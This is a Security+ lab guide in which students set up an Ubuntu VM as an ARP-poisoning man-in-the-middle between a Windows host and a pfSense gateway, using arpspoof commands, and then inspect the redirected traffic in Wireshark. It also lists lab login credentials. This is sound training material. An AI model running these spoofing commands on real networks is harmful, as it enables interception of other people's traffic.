Security+ Lab Series

Investigating ARP Poisoning

Document Version: 2018-08-28

Contents


Introduction

In this lab, you will configure an *Ubuntu* workstation to spoof a *Windows* system as it attempts to communicate directly to the *pfSense* gateway. You will also configure the *Ubuntu* workstation to spoof the *pfSense* gateway that tries to communicate with the Windows system directly. You will then view the traffic being redirected across the *Ubuntu* workstation, which is now acting as a "*Man in the Middle*" (*MITM*).

Objectives

- Configure an *Ubuntu* workstation as a *MITM*
- Use *Wireshark* to view traffic moving through the *Ubuntu* workstation
- Test the current network from the *Win16* workstation

Lab Topology



Lab Settings


The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account	Password
DVL	10.1.1.10 /28	root	toor
Kali	203.0.113.2 /29	root	toor
pfSense	eth0: 192.168.1.1 /24 eth1: 10.1.1.1 /28 eth2: 203.0.113.1 /29	admin	pfsense
SecOnion	192.168.1.6 /24	soadmin	mypassword
		root	mypassword
Ubuntu	192.168.1.50 /24	student	securepassword
		root	securepassword
Win12R2	10.1.1.12 /28	administrator	Train1ng$
Win16	192.168.1.100 /24	lab-user	Train1ng$
		Administrator	Train1ng$

1 Configure an Ubuntu Workstation as a MITM

In this task, you will configure the *Ubuntu* workstation to spoof the *MAC* address of the router acting as the default gateway.


1. Launch the **Ubuntu** virtual machine to access the graphical login screen.
2. Log in as **`student`** using the password **`securepassword`**.




3. Open a command terminal by clicking on the **terminal** icon located in the left taskbar.

4. In the terminal, we will need to forward IP packets through the *Ubuntu* system. Enter the command below followed by pressing the **Enter** key to open the configuration file. If prompted for a password, enter **`securepassword`**.

```
student@Ubuntu:~$ sudo nano /proc/sys/net/ipv4/ip_forward
```




5. Change the value from **`0`** to **`1`** and then press **CTRL+X**. Notice a message appears asking whether you would like to save the file. Press the **Y** key for *Yes*. Then, when asked for the file name, leave the default file name and press the **Enter** key.




6. Enter the command below to deceive the gateway device by telling it that the *Ubuntu's* IP address is **192.168.1.100**. If prompted for a password, enter **`securepassword`**.

```
student@Ubuntu:~$ sudo arpspoof -i eth0 -t 192.168.1.1 192.168.1.100
```




7. We are now going to tell the *Win16* system that we are the *192.168.1.1* gateway device. Open another terminal by right-clicking on the **Terminal** icon and selecting **New Terminal** and enter the command below. If prompted for a password, enter `securepassword`. You should now have two terminals opened with *ARP* spoofing.

```
[student@Ubuntu:~]$ sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
```



```
student@Ubuntu:~$ sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
[sudo] password for student:
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
```

8. We have now logically placed the *Ubuntu* device between the *Win16* system and the *pfSense* gateway. Leave the *Ubuntu* screen opened to continue with the next task.




```
:9c:59:78
0:50:56:9c:59:78 0:50:56:9c:3f:57 0806 42: arp reply 192.168.1.100 is-at 0:50:56
:9c:59:78
0:50:56:9c:59:78 0:50:56:9c:3f:57 0806 42: arp reply 192.168.1.100 is-at 0:50:56
:9c:59:78
0:50:56:9c:59:78 0:50:56:9c:3f:57 0806 42: arp reply 192.168.1.100 is-at 0:50:56
:9c:59:78
0:50:56:9c
:9c:59:78
0:50:56:9c
:9c:59:78
0:50:56:9c
:9c:59:78
0:50:56:9c
:9c:59:78
0:50:56:9c
:9c:59:78
0:50:56:9c
:9c:59:78
0:50:56:9c
:9c:59:78
0:50:56:9c
:9c:59:78
```

```
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
0:50:56:9c:59:78 0:50:56:82:56:8f 0806 42: arp reply 192.168.1.1 is-at 0:50:56:9
c:59:78
```


2 Use Wireshark to View Traffic Moving Through the Ubuntu Workstation

1. While on the *Ubuntu* system, open a third terminal and enter the command below to launch the **Wireshark** application. If prompted for a password, enter **`securepassword`**.


```
[student@Ubuntu:~]$ sudo wireshark
```




2. If prompted with a security warning, click **OK** to continue.
3. If an error appears regarding *init.lua*, click **OK** to continue.
4. Once *Wireshark* loads, click on **eth0** in the *Interface List* pane to start capturing on that interface.




5. After some packets have been captured and at least *30 seconds* has passed, stop the live capture by clicking on the **Stop the running live capture** button.




6. Filter the packets in the *Wireshark* output to only show *ARP* related packets by typing **`arp`** in the *Filter* text field, followed by clicking the **Apply** button.




7. Analyze the first couple of packets and notice that the *00:50:56:9c:59:78 MAC* address has two IP addresses assigned to it.



8. Start another live capture by clicking on the **Start a new live capture** icon.




9. When prompted, click **Continue without Saving**.




3 Test the Current Network from Win16

1. Launch the **Win16** virtual machine to access the graphical login screen.
2. While on the splash screen, focus on the *NETLAB+* tabs. Click the drop-down menu for the **Win16** tab and click on **Send CTRL+ALT+DEL**.
3. Log in as **lab-user** using the password **`Train1ng$`**.




4. Click on the **Windows Search** icon located in the taskbar and type **`cmd`** in the search field, followed by pressing the **Enter** key to launch the command prompt.




5. Create a persistent ping to the **192.168.1.1** IP address by entering the command below.


```
C:\Users\lab-user> ping -t 192.168.1.1
```




6. Change focus to the **Ubuntu** virtual machine.
7. Focus on the **Wireshark** application and make sure to clear the *Filter* by clicking on **Clear**.




8. Stop the capture.




9. Type `icmp` in the *Filter* field and click **Apply**.



10. Analyze the output. You should see the *ICMP* traffic of the *Win16* device traversing the *Ubuntu* device instead of going directly to the *pfSense* gateway. Notice that the destination *MAC* address for a ping request is actually *Ubuntu's MAC* address.



11. Open another new terminal and enter the **`ifconfig -a`** command to view the *MAC* address for the *Ubuntu* system. You should see that the *MAC* address is *00:50:56:9c:59:78*.



12. The lab is now complete; you may end the reservation.

